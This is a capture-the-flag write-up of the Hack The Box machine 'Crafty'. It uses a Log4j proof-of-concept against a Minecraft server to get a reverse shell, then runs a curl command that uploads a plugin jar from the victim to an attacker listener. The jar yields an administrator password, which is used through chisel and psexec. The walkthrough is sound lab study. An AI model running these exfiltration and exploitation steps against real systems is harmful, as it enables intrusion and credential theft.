
# Crafty - HTB

<figure><img src="https://2459792242-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F4TFAEQ86UXTLdhGzyRhz%2Fuploads%2FTGRRQzl1ADN9Dq8hx3qF%2Fimage.png?alt=media&#x26;token=9ca3b11e-f116-4db7-9c37-e882a06d2b5c" alt=""><figcaption></figcaption></figure>

## User

<figure><img src="https://2459792242-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F4TFAEQ86UXTLdhGzyRhz%2Fuploads%2FtKaaY5Kt5axyKnOkyg0i%2Fimage.png?alt=media&#x26;token=96fdc6e3-45f4-4487-9534-cfc307661ad3" alt=""><figcaption></figcaption></figure>

**first download minecraft client**&#x20;

**<https://github.com/MCCTeam/Minecraft-Console-Client>**

**download also log4j exploit**

{% embed url="<https://github.com/kozmer/log4j-shell-poc>" %}

**Also download** jdk1.8.0\_20&#x20;

<https://download.oracle.com/otn/java/jdk/8u202-b08/1961070e4c9b4e26a04e7f5a083f551e/jdk-8u202-linux-x64.tar.gz>

**first lets connect to the minecraft server ,but note that sometimes it will only gives you 1 try to connect then either you need to use game launcher and do it through the chat ,or reset the machine .**

<figure><img src="https://2459792242-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F4TFAEQ86UXTLdhGzyRhz%2Fuploads%2FDSxmsgbS360djGmBu7pb%2Fimage.png?alt=media&#x26;token=af7191c8-13dd-4c39-9696-96af80c7db46" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2459792242-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F4TFAEQ86UXTLdhGzyRhz%2Fuploads%2FdgDegUG5fNoyIQBUkjqr%2Fimage.png?alt=media&#x26;token=26aa15f0-753c-437f-a061-7ba447285231" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2459792242-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F4TFAEQ86UXTLdhGzyRhz%2Fuploads%2FNWiQt8FSEBhVWLQ5yl8y%2Fimage.png?alt=media&#x26;token=e49b4c23-2ae5-4b25-812b-28b4db9239a1" alt=""><figcaption></figcaption></figure>


first you need to modify the poc.py from /bin/sh to cmd.exe

<figure><img src="https://2459792242-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F4TFAEQ86UXTLdhGzyRhz%2Fuploads%2Fnyfs7sKUL81RwvUnf4VF%2Fimage.png?alt=media&#x26;token=18b615c7-e297-4259-81ac-ae709099a340" alt=""><figcaption></figcaption></figure>

run a listener on port 1337 as in command

<figure><img src="https://2459792242-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F4TFAEQ86UXTLdhGzyRhz%2Fuploads%2FYKY7CUgEZJHqK6ksN9d8%2Fimage.png?alt=media&#x26;token=91a222da-68d0-448e-b2a4-dd32391e4e85" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2459792242-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F4TFAEQ86UXTLdhGzyRhz%2Fuploads%2F1Wwy68CeqKCFINRGSQjh%2Fimage.png?alt=media&#x26;token=5d630d62-b587-484d-b87e-208c11707451" alt=""><figcaption></figcaption></figure>

### Root

run upload listener

<figure><img src="https://2459792242-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F4TFAEQ86UXTLdhGzyRhz%2Fuploads%2FyXfVMiK5KG5JPwxzBCAP%2Fimage.png?alt=media&#x26;token=f0efc647-11fc-4fae-8164-6020f252c9d3" alt=""><figcaption></figcaption></figure>

and from victim machine do

curl -i -XPOST -F "files=@C:\Users\svc\_minecraft\server\plugins\playercounter-1.0-SNAPSHOT.jar" <http://ur-IP/upload>

use java decompiler jd-gui

<figure><img src="https://2459792242-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F4TFAEQ86UXTLdhGzyRhz%2Fuploads%2FMGvqOezHCITzIVgcXGwH%2Fimage.png?alt=media&#x26;token=61accd09-7c38-45b1-b529-e12d5759da99" alt=""><figcaption></figcaption></figure>

found a password

<figure><img src="https://2459792242-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F4TFAEQ86UXTLdhGzyRhz%2Fuploads%2F37NlROLLnsXNPrgNrmEX%2Fimage.png?alt=media&#x26;token=adf83a77-d46c-4b16-b549-d3955d5e67a3" alt=""><figcaption></figcaption></figure>


its administrator password ,we can use manyways but my approach was to forward port 445 smb using chisel ,then use psexec from impacket tools to connect as administrator ,you can also use runas.exe

<figure><img src="https://2459792242-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F4TFAEQ86UXTLdhGzyRhz%2Fuploads%2FlVObcsSakTCjQJ36Dczw%2Fimage.png?alt=media&#x26;token=7ccea81d-e476-4a9b-aa10-11aae28f97e5" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2459792242-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F4TFAEQ86UXTLdhGzyRhz%2Fuploads%2Fdz3acfdgPJQr3bMN3TFq%2Fimage.png?alt=media&#x26;token=37a350d9-a037-4aa2-9fbf-252beea0794c" alt=""><figcaption><p>Runas.exe</p></figcaption></figure>


---

# Agent Instructions: Querying This Documentation

If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.

Perform an HTTP GET request on the current page URL with the `ask` query parameter:

```
GET https://samfisher91.gitbook.io/samfisher-blog/crafty-htb.md?ask=<question>
```

The question should be specific, self-contained, and written in natural language.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.